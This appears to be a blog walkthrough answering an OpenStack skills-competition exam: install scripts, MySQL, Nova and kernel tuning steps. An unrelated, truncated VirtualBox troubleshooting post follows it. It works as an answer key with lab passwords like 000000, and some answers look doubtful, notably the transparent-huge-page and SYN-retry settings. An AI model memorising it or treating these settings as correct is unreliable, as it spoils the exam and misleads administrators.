#Password for Keystore OCTAVIA user. exmaple:000000
OCTAVIA_PASS=000000

#--------------------Manila Config----------------##
#Password for Mysql Manila user. exmaple:000000
MANILA_DBPASS=000000

#Password for Keystore Manila user. exmaple:000000
MANILA_PASS=000000

#The NODE Object Disk for Manila. example:md126p5.
SHARE_DISK=sdc1

#--------------------Cloudkitty Config----------------##
#Password for Mysql Cloudkitty user. exmaple:000000
CLOUDKITTY_DBPASS=000000

#Password for Keystore Cloudkitty user. exmaple:000000
CLOUDKITTY_PASS=000000

#--------------------Barbican Config----------------##
#Password for Mysql Barbican user. exmaple:000000
BARBICAN_DBPASS=000000

#Password for Keystore Barbican user. exmaple:000000
BARBICAN_PASS=000000

And then execute the scp command to copy it to the compute node, this Quiz gonna be solved!

[root@controller ~]# scp /etc/openstack/openrc.sh root@compute:/etc/openstack/openrc.sh

[Question 5] Database Installation and Tuning [1.0 point]

Use the iaas-install-mysql.sh script on the controller node to install services such as Mariadb, Memcached, and RabbitMQ. After installing the services, modify the /etc/my.cnf file to meet the following requirements:

  1. Set the database to support case sensitivity;
  2. Set the cache for innodb table indexes, data, and insert data buffer to 4GB;
  3. Set the database’s log buffer to 64MB;
  4. Set the size of the database’s redo log to 256MB;
  5. Set the number of redo log file groups for the database to 2. After completing the configuration, submit the username, password, and IP address of the controller node in the answer box.

Before we execute the iaas-install-mysql.sh to install services, we need to run the iaas-pre-host.sh script on each nodes, in order to install some packages the services need.

[root@controller ~]# cd /usr/local/bin/
[root@controller bin]# ./iaas-pre-host.sh 
[root@compute ~]# cd /usr/local/bin/
[root@compute bin]# ./iaas-pre-host.sh 

After the script finished, we need to reconnect the ssh shell or reboot the system of each nodes.

Then we can do the first step, run iaas-install-mysql.sh in controller node.

[root@controller bin]# ./iaas-install-mysql.sh 

And we edit the file /etc/my.cnf.

[root@controller bin]# vim /etc/my.cnf

Add these properties into it:

lower_case_table_names = 1
innodb_buffer_pool_size = 4G
innodb_log_buffer_size = 64M
innodb_log_file_size = 256M
innodb_log_files_in_group = 2

Make sure your file look like this:

#
# This group is read both both by the client and the server
# use it for options that affect everything
#
[client-server]

#
# This group is read by the server
#
[mysqld]
# Disabling symbolic-links is recommended to prevent assorted security risks
lower_case_table_names = 1
innodb_buffer_pool_size = 4G
innodb_log_buffer_size = 64M
innodb_log_file_size = 256M
innodb_log_files_in_group = 2
symbolic-links=0
default-storage-engine = innodb
innodb_file_per_table
collation-server = utf8_general_ci
init-connect = 'SET NAMES utf8'
character-set-server = utf8
max_connections=10000
default-storage-engine = innodb
innodb_file_per_table
collation-server = utf8_general_ci
init-connect = 'SET NAMES utf8'
character-set-server = utf8
max_connections=10000

#
# include all files from the config directory
#
!includedir /etc/my.cnf.d

Finally we Save it.

:wq

The quiz was sovled!

[Question 6] Keystone Service Installation and Usage [0.5 points]

Use the iaas-install-keystone.sh script on the controller node to install the Keystone service. After installation, use the relevant commands to create a user named chinaskill with the password 000000. Upon completion, submit the username, password, and IP address of the controller node in the answer box.

To install the Keystone service, we need to run the iaas-install-keystone.sh script:

[root@controller bin]# ./iaas-install-keystone.sh

If the installation is successful, the information backed should be like:

......
Complete!
Created symlink from /etc/systemd/system/multi-user.target.wants/httpd.service to /usr/lib/systemd/system/httpd.service.
+-------------+----------------------------------+
| Field       | Value                            |
+-------------+----------------------------------+
| description | Default Domain                   |
| enabled     | True                             |
| id          | ff38535aa995441d8641b24d86881583 |
| name        | demo                             |
| options     | {}                               |
| tags        | []                               |
+-------------+----------------------------------+
+-------------+----------------------------------+
| Field       | Value                            |
+-------------+----------------------------------+
| description | Admin project                    |
| domain_id   | ff38535aa995441d8641b24d86881583 |
| enabled     | True                             |
| id          | b0787807ee924b179cc02799bc595d38 |
| is_domain   | False                            |
| name        | myadmin                          |
| options     | {}                               |
| parent_id   | ff38535aa995441d8641b24d86881583 |
| tags        | []                               |
+-------------+----------------------------------+
+---------------------+----------------------------------+
| Field               | Value                            |
+---------------------+----------------------------------+
| domain_id           | ff38535aa995441d8641b24d86881583 |
| enabled             | True                             |
| id                  | 7b4df65fc3ac4d4e8a764c74f0178153 |
| name                | myadmin                          |
| options             | {}                               |
| password_expires_at | None                             |
+---------------------+----------------------------------+
+-------------+----------------------------------+
| Field       | Value                            |
+-------------+----------------------------------+
| description | Service Project                  |
| domain_id   | ff38535aa995441d8641b24d86881583 |
| enabled     | True                             |
| id          | 4eca281ad75c45669f8b178f0d26944d |
| is_domain   | False                            |
| name        | service                          |
| options     | {}                               |
| parent_id   | ff38535aa995441d8641b24d86881583 |
| tags        | []                               |
+-------------+----------------------------------+
+-------------+----------------------------------+
| Field       | Value                            |
+-------------+----------------------------------+
| description | Demo Project                     |
| domain_id   | ff38535aa995441d8641b24d86881583 |
| enabled     | True                             |
| id          | 1256dce1e4c843b99cf50e0739308313 |
| is_domain   | False                            |
| name        | demo                             |
| options     | {}                               |
| parent_id   | ff38535aa995441d8641b24d86881583 |
| tags        | []                               |
+-------------+----------------------------------+
+---------------------+----------------------------------+
| Field               | Value                            |
+---------------------+----------------------------------+
| domain_id           | ff38535aa995441d8641b24d86881583 |
| enabled             | True                             |
| id                  | c9f1413519a84c8ba0f9efd4d3f8d728 |
| name                | demo                             |
| options             | {}                               |
| password_expires_at | None                             |
+---------------------+----------------------------------+
+-------------+----------------------------------+
| Field       | Value                            |
+-------------+----------------------------------+
| description | None                             |
| domain_id   | None                             |
| id          | 7ad524a1308d4089a01347dbf09d2044 |
| name        | user                             |
| options     | {}                               |
+-------------+----------------------------------+
+------------+-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------+
| Field      | Value                                                                                                                                                                                   |
+------------+-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------+
| expires    | 2023-05-05T14:51:32+0000                                                                                                                                                                |
| id         | gAAAAABkVQnk9i7FQoKaw9VKNqZuEbVOmoaE-bCPPYlEy-kBqZyxOmk9o3PKLt6IxyCnfU9jO_dvd7yMpGl9LuhaXqiFHycPiIUSCoP-har-EhxmH1IUWK303DcD6jGi4GvBufnTtx7tYIIJgrA-NdMCRJu2lkSnKxCwmvI8pjz7drBwnxDl9Ps |
| project_id | b0787807ee924b179cc02799bc595d38                                                                                                                                                        |
| user_id    | 7b4df65fc3ac4d4e8a764c74f0178153                                                                                                                                                        |
+------------+-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------+

After the installation, we need to create a user named ‘chinaskill’ according to the question.

So, first we use the source command to read the variables of Keystone:

[root@controller bin]# source /etc/keystone/admin-openrc.sh

Then create the user by using openstack command

[root@controller bin]# openstack user create --domain demo --password-prompt chinaskill

Then type the password 000000, you will get these information:

User Password:
Repeat User Password:
+---------------------+----------------------------------+
| Field               | Value                            |
+---------------------+----------------------------------+
| domain_id           | ff38535aa995441d8641b24d86881583 |
| enabled             | True                             |
| id                  | 206814a5dfba4a9194701d124a815ca3 |
| name                | chinaskill                       |
| options             | {}                               |
| password_expires_at | None                             |
+---------------------+----------------------------------+

It means that you create the user successfully! And this quiz was also solved!

[Question 7] Glance Installation and Usage [0.5 points]

Use the iaas-install-glance.sh script on the controller node to install the glance service. Use the command to upload the provided cirros-0.3.4-x86_64-disk.img image (which is available on an HTTP service and can be downloaded independently) to the platform, name it cirros, and set the minimum required disk size for startup to 10G and the minimum required memory for startup to 1G. After completion, submit the username, password, and IP address of the controller node to the answer box.

Well, it’s a little chanllenging, isn’t it?

But don’t worry, we do the installation at first:

[root@controller bin]# ./iaas-install-glance.sh

Then we download the cirros-0.3.4-x86_64-disk.img

[root@controller bin]# cd ~
[root@controller ~]# wget http://192.168.56.100/img/cirros-0.3.4-x86_64-disk.img

Confirm the filename:

[root@controller ~]# ls -lh
total 13M
-rw-------. 1 root root 1.3K May  4 16:09 anaconda-ks.cfg
-rw-r--r--  1 root root  13M Apr 27  2022 cirros-0.3.4-x86_64-disk.img

Then we execute the command to upload the image:

[root@controller ~]# openstack image create --disk-format qcow2 --container-format bare --min-disk 10 --min-ram 1024 --file ./cirros-0.3.4-x86_64-disk.img cirros

Then you will see the result returned by terminal:

+------------------+--------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------+
| Field            | Value                                                                                                                                                                                      |
+------------------+--------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------+
| checksum         | ee1eca47dc88f4879d8a229cc70a07c6                                                                                                                                                           |
| container_format | bare                                                                                                                                                                                       |
| created_at       | 2023-05-05T15:01:42Z                                                                                                                                                                       |
| disk_format      | qcow2                                                                                                                                                                                      |
| file             | /v2/images/62102ae0-27c3-4bc1-ad87-44be814237f4/file                                                                                                                                       |
| id               | 62102ae0-27c3-4bc1-ad87-44be814237f4                                                                                                                                                       |
| min_disk         | 10                                                                                                                                                                                         |
| min_ram          | 1024                                                                                                                                                                                       |
| name             | cirros                                                                                                                                                                                     |
| owner            | b0787807ee924b179cc02799bc595d38                                                                                                                                                           |
| properties       | os_hash_algo='sha512', os_hash_value='1b03ca1bc3fafe448b90583c12f367949f8b0e665685979d95b004e48574b953316799e23240f4f739d1b5eb4c4ca24d38fdc6f4f9d8247a2bc64db25d6bbdb2', os_hidden='False' |
| protected        | False                                                                                                                                                                                      |
| schema           | /v2/schemas/image                                                                                                                                                                          |
| size             | 13287936                                                                                                                                                                                   |
| status           | active                                                                                                                                                                                     |
| tags             |                                                                                                                                                                                            |
| updated_at       | 2023-05-05T15:01:42Z                                                                                                                                                                       |
| virtual_size     | None                                                                                                                                                                                       |
| visibility       | shared                                                                                                                                                                                     |
+------------------+--------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------+

It means the operation is finished and successful!

Now this quiz was solved!

[Question 8] Nova Installation and Optimization [0.5 points]

Use the iaas-install-placement.sh, iaas-install-nova-controller.sh, and iaas-install-nova-compute.sh scripts to install the Nova service on the controller node and compute node respectively. After installation, please modify the relevant Nova configuration files to solve the problem of virtual machine startup timeout due to long waiting time, which leads to failure to obtain IP address and error reporting. After configuring, submit the username, password, and IP address of the controller node to the answer box.

We should run iaas-install-placement.sh script in controller node to install the placment service at first:

[root@controller ~]# cd /usr/local/bin/
[root@controller bin]# ./iaas-install-placement.sh 

After installation of placement, we should run iaas-install-nova-controller.sh script to install nova service in controller node:

[root@controller bin]# ./iaas-install-nova-controller.sh

Then we should install nova service in compute node, but before that we should copy the public key of controller node to it.

So we run:

[root@compute ~]# ssh-copy-id root@controller

Then run iaas-install-nova-compute.sh:

[root@compute ~]# cd /usr/local/bin/
[root@compute bin]# ./iaas-install-nova-compute.sh 

Installed!

+----+--------------+---------+------+---------+-------+------------+
| ID | Binary       | Host    | Zone | Status  | State | Updated At |
+----+--------------+---------+------+---------+-------+------------+
|  6 | nova-compute | compute | nova | enabled | up    | None       |
+----+--------------+---------+------+---------+-------+------------+
Found 2 cell mappings.
Skipping cell0 since it does not contain hosts.
Getting computes from cell 'cell1': d955f2a9-ec41-4ea0-b72a-8f3c38977c2e
Checking host mapping for compute host 'compute': c17f7c5c-5821-4891-b6ca-a6684b028db1
Creating host mapping for compute host 'compute': c17f7c5c-5821-4891-b6ca-a6684b028db1
Found 1 unmapped computes in cell: d955f2a9-ec41-4ea0-b72a-8f3c38977c2e

Then run the check command in controller to verify if the nova service installed successfully!

[root@controller bin]# source /etc/keystone/admin-openrc.sh 
[root@controller bin]# openstack compute service list

And you will see the hostname of compute node:

+----+----------------+------------+----------+---------+-------+----------------------------+
| ID | Binary         | Host       | Zone     | Status  | State | Updated At                 |
+----+----------------+------------+----------+---------+-------+----------------------------+
|  4 | nova-conductor | controller | internal | enabled | up    | 2023-05-06T03:14:27.000000 |
|  5 | nova-scheduler | controller | internal | enabled | up    | 2023-05-06T03:14:28.000000 |
|  6 | nova-compute   | compute    | nova     | enabled | up    | 2023-05-06T03:14:25.000000 |
+----+----------------+------------+----------+---------+-------+----------------------------+

Ok, now we should do the final operation, edit the file /etc/nova/nova.conf

[root@controller bin]# vim /etc/nova/nova.conf

Just simply change #vif_plugging_is_fatal=true to vif_plugging_is_fatal=false, but we can use vim command quickly:

:%s/#vif_plugging_is_fatal=true/vif_plugging_is_fatal=false/g

And save it!

:wq

So we solved a quiz again! Congratulations!

[Question 9] Neutron Installation [0.5 points]

Using the provided scripts iaas-install-neutron-controller.sh and iaas-install-neutron-compute.sh, install the neutron service on the controller and compute nodes. After completion, submit the username, password, and IP address of the control node to the answer box.

This quiz is easy, just run the scripts in each nodes:

[root@controller bin]# ./iaas-install-neutron-controller.sh 
[root@compute bin]# ./iaas-install-neutron-compute.sh 

Then the Neutron Service was installed successfully! Quiz Solved!

[Question 10] Installation of Doshboard [0.5 points]

Use the iaas-install-dashboad.sh script to install the dashboard service on the controller node. After installation, modify the Djingo data in the Dashboard to be stored in a file (this modification solves the problem of ALL-in-one snapshots not being accessible in other cloud platform dashboards). After completion, submit the username, password and IP address of the controller node to the answer box.

Run iaas-install-dashboad.sh script:

[root@controller bin]# ./iaas-install-dashboard.sh 

Edit the file /etc/openstack-dashboard/local_settings

[root@controller bin]# vim /etc/openstack-dashboard/local_settings

Replace SESSION_ENGINE = 'django.contrib.sessions.backends.cache' to SESSION_ENGINE = 'django.contrib.sessions.backends.file'

:%s/SESSION_ENGINE = 'django.contrib.sessions.backends.cache'/SESSION_ENGINE = 'django.contrib.sessions.backends.file'/g

Save the file:

:wq

And visit the Dashboard by browser

http://192.168.56.2/dashboard

You will see the login page.

Login with username admin and password 000000.

Then Dashboard was installed successfully.

[Question 11] Swift Installation [0.5 points]

Use the iaas-install-swift-controller.sh and iaas-install-swift-compute.sh scripts to install the Swift service on the control and compute nodes respectively. After installation, use a command to create a container named “examcontainer”, upload the cirros-0.3.4-x86_64-disk.img image to the “examcontainer” container, and set segment storage with a size of 10M for each segment. Once completed, submit the username, password, and IP address of the control node to the answer box.

At first we need to create partitions in compute node

We need to check the disks:

[root@compute bin]# fdisk -l
Disk /dev/sda: 53.7 GB, 53687091200 bytes, 104857600 sectors
Units = sectors of 1 * 512 = 512 bytes
Sector size (logical/physical): 512 bytes / 512 bytes
I/O size (minimum/optimal): 512 bytes / 512 bytes
Disk label type: dos
Disk identifier: 0x000d6c03

   Device Boot      Start         End      Blocks   Id  System
/dev/sda1   *        2048     2099199     1048576   83  Linux
/dev/sda2         2099200   104857599    51379200   8e  Linux LVM

Disk /dev/sdb: 21.5 GB, 21474836480 bytes, 41943040 sectors
Units = sectors of 1 * 512 = 512 bytes
Sector size (logical/physical): 512 bytes / 512 bytes
I/O size (minimum/optimal): 512 bytes / 512 bytes


Disk /dev/sdc: 3221 MB, 3221225472 bytes, 6291456 sectors
Units = sectors of 1 * 512 = 512 bytes
Sector size (logical/physical): 512 bytes / 512 bytes
I/O size (minimum/optimal): 512 bytes / 512 bytes


Disk /dev/mapper/centos-root: 48.4 GB, 48444211200 bytes, 94617600 sectors
Units = sectors of 1 * 512 = 512 bytes
Sector size (logical/physical): 512 bytes / 512 bytes
I/O size (minimum/optimal): 512 bytes / 512 bytes


Disk /dev/mapper/centos-swap: 4160 MB, 4160749568 bytes, 8126464 sectors
Units = sectors of 1 * 512 = 512 bytes
Sector size (logical/physical): 512 bytes / 512 bytes
I/O size (minimum/optimal): 512 bytes / 512 bytes

We’ll get information below:

  • /dev/sdb is a disk with a size of 21.5 GB and no partitions.

  • /dev/sdc is a disk with a size of 3221 MB (3.2 GB) and no partitions.

We need create 2 partitions in sdb: sdb1 and sdb2

sdb1 for cinder and sdb2 for swift.

[root@compute bin]# fdisk /dev/sdb
Welcome to fdisk (util-linux 2.23.2).

Changes will remain in memory only, until you decide to write them.
Be careful before using the write command.

Device does not contain a recognized partition table
Building a new DOS disklabel with disk identifier 0xe8f17fde.

Command (m for help): n
Partition type:
   p   primary (0 primary, 0 extended, 4 free)
   e   extended
Select (default p): p
Partition number (1-4, default 1): 
First sector (2048-41943039, default 2048): +10G
Last sector, +sectors or +size{K,M,G} (20971520-41943039, default 41943039): 
Using default value 41943039
Partition 1 of type Linux and of size 10 GiB is set

Command (m for help): n
Partition type:
   p   primary (1 primary, 0 extended, 3 free)
   e   extended
Select (default p): p
Partition number (2-4, default 2): 
First sector (2048-41943039, default 2048): 
Using default value 2048
Last sector, +sectors or +size{K,M,G} (2048-20971519, default 20971519): 
Using default value 20971519
Partition 2 of type Linux and of size 10 GiB is set

Command (m for help): p

Disk /dev/sdb: 21.5 GB, 21474836480 bytes, 41943040 sectors
Units = sectors of 1 * 512 = 512 bytes
Sector size (logical/physical): 512 bytes / 512 bytes
I/O size (minimum/optimal): 512 bytes / 512 bytes
Disk label type: dos
Disk identifier: 0xe8f17fde

   Device Boot      Start         End      Blocks   Id  System
/dev/sdb1        20971520    41943039    10485760   83  Linux
/dev/sdb2            2048    20971519    10484736   83  Linux

Partition table entries are not in disk order

Command (m for help): w
The partition table has been altered!

Calling ioctl() to re-read partition table.
Syncing disks.

Format the partitions:

[root@compute bin]# mkfs.ext4 /dev/sdb1
mke2fs 1.42.9 (28-Dec-2013)
Filesystem label=
OS type: Linux
Block size=4096 (log=2)
Fragment size=4096 (log=2)
Stride=0 blocks, Stripe width=0 blocks
655360 inodes, 2621440 blocks
131072 blocks (5.00%) reserved for the super user
First data block=0
Maximum filesystem blocks=2151677952
80 block groups
32768 blocks per group, 32768 fragments per group
8192 inodes per group
Superblock backups stored on blocks: 
	32768, 98304, 163840, 229376, 294912, 819200, 884736, 1605632

Allocating group tables: done                            
Writing inode tables: done                            
Creating journal (32768 blocks): done
Writing superblocks and filesystem accounting information: done 
[root@compute bin]# mkfs.ext4 /dev/sdb2
mke2fs 1.42.9 (28-Dec-2013)
Filesystem label=
OS type: Linux
Block size=4096 (log=2)
Fragment size=4096 (log=2)
Stride=0 blocks, Stripe width=0 blocks
655360 inodes, 2621184 blocks
131059 blocks (5.00%) reserved for the super user
First data block=0
Maximum filesystem blocks=2151677952
80 block groups
32768 blocks per group, 32768 fragments per group
8192 inodes per group
Superblock backups stored on blocks: 
	32768, 98304, 163840, 229376, 294912, 819200, 884736, 1605632

Allocating group tables: done                            
Writing inode tables: done                            
Creating journal (32768 blocks): done
Writing superblocks and filesystem accounting information: done 

Then run iaas-install-swift-controller.sh and iaas-install-swift-compute.sh scripts:

[root@controller bin]# ./iaas-install-swift-controller.sh 
[root@compute bin]# ./iaas-install-swift-compute.sh 

Back to /root directory(Or other location of cirros-0.3.4-x86_64-disk.img):

[root@controller bin]# cd ~

Create a container named examcontainer:

[root@controller ~]# swift post examcontainer

Upload the cirros-0.3.4-x86_64-disk.img image to the “examcontainer” container, and set segment storage with a size of 10M for each segment.

[root@controller ~]# swift upload examcontainer -S 10000000 cirros-0.3.4-x86_64-disk.img 
cirros-0.3.4-x86_64-disk.img segment 1
cirros-0.3.4-x86_64-disk.img segment 0
cirros-0.3.4-x86_64-disk.img

Then it’s finished.

[Question 12] Creating a Cinder volume [0.5 points]

Using the iaas-install-cinder-controller.sh and iaas-install-cinder-compute.sh scripts, install the Cinder service on both the control node and compute node. On the compute node, expand the block storage by creating an additional 5GB partition and adding it to the back-end storage for Cinder block storage. After completion, submit the username, password, and IP address of the compute node to the answer box.

Install the Cinder Service in controller node:

[root@controller bin]# ./iaas-install-cinder-controller.sh

Install the Cinder Service in compute node:

[root@compute bin]# ./iaas-install-cinder-compute.sh 

Check if succeed:

[root@compute bin]# lsblk
NAME                                            MAJ:MIN RM  SIZE RO TYPE MOUNTPOINT
sda                                               8:0    0   50G  0 disk 
├─sda1                                            8:1    0    1G  0 part /boot
└─sda2                                            8:2    0   49G  0 part 
  ├─centos-root                                 253:0    0 45.1G  0 lvm  /
  └─centos-swap                                 253:1    0  3.9G  0 lvm  [SWAP]
sdb                                               8:16   0   20G  0 disk 
├─sdb1                                            8:17   0   10G  0 part 
│ ├─cinder--volumes-cinder--volumes--pool_tmeta 253:2    0   12M  0 lvm  
│ │ └─cinder--volumes-cinder--volumes--pool     253:4    0  9.5G  0 lvm  
│ └─cinder--volumes-cinder--volumes--pool_tdata 253:3    0  9.5G  0 lvm  
│   └─cinder--volumes-cinder--volumes--pool     253:4    0  9.5G  0 lvm  
└─sdb2                                            8:18   0   10G  0 part /swift/node/sdb2
sdc                                               8:32   0    3G  0 disk 
sr0                                              11:0    1 1024M  0 rom  
[root@compute bin]# vgdisplay
  --- Volume group ---
  VG Name               cinder-volumes
  System ID             
  Format                lvm2
  Metadata Areas        1
  Metadata Sequence No  4
  VG Access             read/write
  VG Status             resizable
  MAX LV                0
  Cur LV                1
  Open LV               0
  Max PV                0
  Cur PV                1
  Act PV                1
  VG Size               <10.00 GiB
  PE Size               4.00 MiB
  Total PE              2559
  Alloc PE / Size       2438 / 9.52 GiB
  Free  PE / Size       121 / 484.00 MiB
  VG UUID               QHk53K-Kj2O-ilc2-pxk6-Upqe-meRE-vfJu6P
   
  --- Volume group ---
  VG Name               centos
  System ID             
  Format                lvm2
  Metadata Areas        1
  Metadata Sequence No  3
  VG Access             read/write
  VG Status             resizable
  MAX LV                0
  Cur LV                2
  Open LV               2
  Max PV                0
  Cur PV                1
  Act PV                1
  VG Size               <49.00 GiB
  PE Size               4.00 MiB
  Total PE              12543
  Alloc PE / Size       12542 / 48.99 GiB
  Free  PE / Size       1 / 4.00 MiB
  VG UUID               2tEud0-Ydx6-cFfX-dZMM-F9IC-l3nc-sLS38v
   

Well, it’s finished.

[Question 13] Installation and Usage of Manila Service [0.5 point]

Install the Manila service on the control and compute nodes using the iaas-install-manila-controller.sh and iaas-install-manila-compute.sh scripts, respectively. After installing the service, create a default_share_type share type (without driver support), and then create a shared storage called share01 with a size of 2G and grant permission for OpenStack management network segment to access the share01 directory. Finally, submit the username, password, and IP address of the control node to the answer box.

Create a partion for Manila:

[root@compute bin]# fdisk /dev/sdc
Welcome to fdisk (util-linux 2.23.2).

Changes will remain in memory only, until you decide to write them.
Be careful before using the write command.

Device does not contain a recognized partition table
Building a new DOS disklabel with disk identifier 0x6e07efc2.

Command (m for help): n
Partition type:
   p   primary (0 primary, 0 extended, 4 free)
   e   extended
Select (default p): p
Partition number (1-4, default 1): 
First sector (2048-6291455, default 2048): 
Using default value 2048
Last sector, +sectors or +size{K,M,G} (2048-6291455, default 6291455): 
Using default value 6291455
Partition 1 of type Linux and of size 3 GiB is set

Command (m for help): w
The partition table has been altered!

Calling ioctl() to re-read partition table.
Syncing disks.

Installl the Manila Service in controller node:

[root@controller bin]# ./iaas-install-manila-controller.sh 

Install the Manila Service in compute node:

[root@compute bin]# ./iaas-install-manila-compute.sh

Create a default_share_type share type (without driver support):

[root@controller bin]# manila type-create default_share_type False

Check the manila type list:

[root@controller bin]# manila type-list

Create a shared storage called share01 with a size of 2G

[root@controller bin]# manila create NFS 2 --name share01

Check if the operation succeed:

[root@controller bin]# manila list
+--------------------------------------+---------+------+-------------+-----------+-----------+--------------------+-----------------------------+-------------------+
| ID                                   | Name    | Size | Share Proto | Status    | Is Public | Share Type Name    | Host                        | Availability Zone |
+--------------------------------------+---------+------+-------------+-----------+-----------+--------------------+-----------------------------+-------------------+
| 0cdd5acb-5e54-4cdd-9187-467e2800d212 | share01 | 2    | NFS         | available | False     | default_share_type | compute@lvm#lvm-single-pool | nova              |
+--------------------------------------+---------+------+-------------+-----------+-----------+--------------------+-----------------------------+-------------------+

Grant permission for OpenStack management network segment to access the share01 directory.

[root@controller bin]# manila access-allow share01 ip 192.168.56.0/24 --access-level rw

Check if the operation succeed!

[root@controller bin]# manila access-list share01
+--------------------------------------+-------------+-----------------+--------------+--------+------------+----------------------------+------------+
| id                                   | access_type | access_to       | access_level | state  | access_key | created_at                 | updated_at |
+--------------------------------------+-------------+-----------------+--------------+--------+------------+----------------------------+------------+
| cad9f433-6ad3-4db9-afe1-90dc52374a08 | ip          | 192.168.56.0/24 | rw           | active | None       | 2023-05-06T06:55:13.000000 | None       |
+--------------------------------------+-------------+-----------------+--------------+--------+------------+----------------------------+------------+

Done!

[Question 14] Barbican Service Installation and Usage [0.5 points]

Install the Barbican service using the iaas-install-barbican.sh script. After the installation is complete, use the openstack command to create a key named “secret01”. Once created, submit the username, password, and IP address of the control node in the answer box.

Well, it’s easy, run iaas-install-barbican.sh in controller node.

[root@controller bin]# ./iaas-install-barbican.sh 

Create a key named “secret01”

[root@controller bin]# openstack secret store --name secret01 --payload secretkey

Done!

[Question 15] Cloudkitty Service Installation and Usage [0.5 points]

Install the cloudkitty service using the iaas-install-cloudkitty.sh script. After installation, enable the hashmap rating module and then create the volume_thresholds group. Create a service matching rule for volume.size and set the price per GB to 0.01. Next, apply discounts to corresponding large amounts of data. Create a threshold in the volume_thresholds group and set a discount of 2% (0.98) if the threshold is exceeded for volumes over 50GB. After completing the setup, submit the username, password, and IP address of the control node in the answer box.

Run the script to install the service:

[root@controller bin]# ./iaas-install-cloudkitty.sh 

Enable hashmap:

[root@controller bin]# openstack rating module enable hashmap 

Create hashmap service

[root@controller bin]# openstack rating  hashmap service create volume.size 
+-------------+--------------------------------------+
| Name        | Service ID                           |
+-------------+--------------------------------------+
| volume.size | 12b61017-6842-4d54-aa44-599d121e5f46 |
+-------------+--------------------------------------+

Create hashmap service group

[root@controller bin]# openstack rating hashmap group create  volume_thresholds 
+-------------------+--------------------------------------+
| Name              | Group ID                             |
+-------------------+--------------------------------------+
| volume_thresholds | c46c8a1e-1878-4c44-bf36-57c06ce0672b |
+-------------------+--------------------------------------+

Create volume price

[root@controller bin]# openstack rating hashmap mapping create -s 12b61017-6842-4d54-aa44-599d121e5f46 -g c46c8a1e-1878-4c44-bf36-57c06ce0672b  -t flat  0.01  
+--------------------------------------+-------+------------+------+----------+--------------------------------------+--------------------------------------+------------+
| Mapping ID                           | Value | Cost       | Type | Field ID | Service ID                           | Group ID                             | Project ID |
+--------------------------------------+-------+------------+------+----------+--------------------------------------+--------------------------------------+------------+
| e5f99784-e49c-47ac-98e0-6f818c3ff6fb | None  | 0.01000000 | flat | None     | 12b61017-6842-4d54-aa44-599d121e5f46 | c46c8a1e-1878-4c44-bf36-57c06ce0672b | None       |
+--------------------------------------+-------+------------+------+----------+--------------------------------------+--------------------------------------+------------+

Create service rule

[root@controller bin]# openstack rating hashmap threshold create -s 12b61017-6842-4d54-aa44-599d121e5f46  -g c46c8a1e-1878-4c44-bf36-57c06ce0672b  -t rate 50 0.98
+--------------------------------------+-------------+------------+------+----------+--------------------------------------+--------------------------------------+------------+
| Threshold ID                         | Level       | Cost       | Type | Field ID | Service ID                           | Group ID                             | Project ID |
+--------------------------------------+-------------+------------+------+----------+--------------------------------------+--------------------------------------+------------+
| a88e4768-defd-4c72-91f2-521b28e3c1a2 | 50.00000000 | 0.98000000 | rate | None     | 12b61017-6842-4d54-aa44-599d121e5f46 | c46c8a1e-1878-4c44-bf36-57c06ce0672b | None       |
+--------------------------------------+-------------+------------+------+----------+--------------------------------------+--------------------------------------+------------+

Done!

[Question 16] OpenStack Platform Memory Optimization [0.5 points]

After setting up the OpenStack platform, disable memory sharing in the system and enable transparent huge pages. After completing this, submit the username, password, and IP address of the control node to the answer box.

[root@controller ~]# find / -name defrag

Disable memory sharing in the system and enable transparent huge pages.

[root@controller ~]# echo never > /sys/kernel/mm/transparent_hugepage/defrag 

Check the fianl result:

[root@controller ~]# cat /sys/kernel/mm/transparent_hugepage/defrag 
always madvise [never]

Done!

Question 17] Modify file handle count [0.5 points]

In a Linux server with high concurrency, it is often necessary to tune the Linux parameters in advance. By default, Linux only allows a maximum of 1024 file handles. When your server reaches its limit during high concurrency, you will encounter the error message “too many open files”. To address this, create a cloud instance and modify the relevant configuration to permanently increase the maximum file handle count to 65535 for the control node. After completing the configuration, submit the username, password, and IP address of the controller node to the answer box.

Get the information of the maximum file handles:

[root@controller ~]# ulimit -n
1024

Change the settings:

[root@controller ~]# echo "* soft nofile 65535" >> /etc/security/limits.conf
[root@controller ~]# echo "* hard nofile 65535" >> /etc/security/limits.conf

Finally just reconnect to the ssh shell, and get the maximum file handles again.

[root@controller ~]# ulimit -n
65535

[Question 18] Linux System Tuning - Dirty Data Writing Back [1.0 point]

There may be dirty data in the memory of a Linux system, and the system generally defaults to writing back to the disk after 30 seconds of dirty data. Modify the system configuration file to temporarily adjust the time for writing back to the disk to 60 seconds. After completion, submit the username, password, and IP address of the controller node to the answer box.

Just edit the file /etc/sysctl.conf:

[root@controller ~]# vim /etc/sysctl.conf 

Add this property into it:

vm.dirty_writeback_centisecs = 6000

Then execute:

[root@controller ~]# sysctl -p

Verify:

[root@controller ~]# cat /proc/sys/vm/dirty_writeback_centisecs
6000

Done!

[Question 19] Linux System Tuning - Preventing SYN Attacks [0.5 points]

Modify the relevant configuration files on the controller node to enable SYN cookies and prevent SYN flood attacks. After completion, submit the username, password, and IP address of the controller node to the answer box.

Edit the file /etc/sysctl.conf

[root@controller ~]# vim /etc/sysctl.conf

Add these properties into it:

net.ipv4.tcp_max_syn_backlog=2048

net.ipv4.tcp_syncookies=1

net.ipv4.tcp_syn_retries = 0

Then execute:

[root@controller ~]# sysctl -p

Done!

Conclusion

Well, finally, I finished all the steps of establishing the OpenStack!

These are the notes of the process.

Attempt to Solve the Problem of VirtualBox Stuck on 'Starting' When Starting a Virtual Machine

2023年3月6日 22:27

Prologue: What was the problem?

Today, I felt like playing around with VirtualBox and discovered that every virtual machine was stuck at Starting virtual machine..

The first step when encountering a problem is to go to Google.

Hmm… I found two posts on the official Arch forum.

After reading the two posts, I discovered that it was due to a bug in KVM in the new version of the kernel.

Fortunately, a skilled individual had already submitted a bug report.

As for how this bug came about… I’m not sure, I’m not that knowledgeable.

Thinking about how to solve it

Based on the content of the posts I’ve read, the solution is to set the kernel parameter ibt=off.

Thank you

appending

ibt=off

to kernel boot params fixed my problem.

How do I set kernel boot parameters?

Since I didn’t know how to do this, I went to Google and found a method.

Proposed Solution

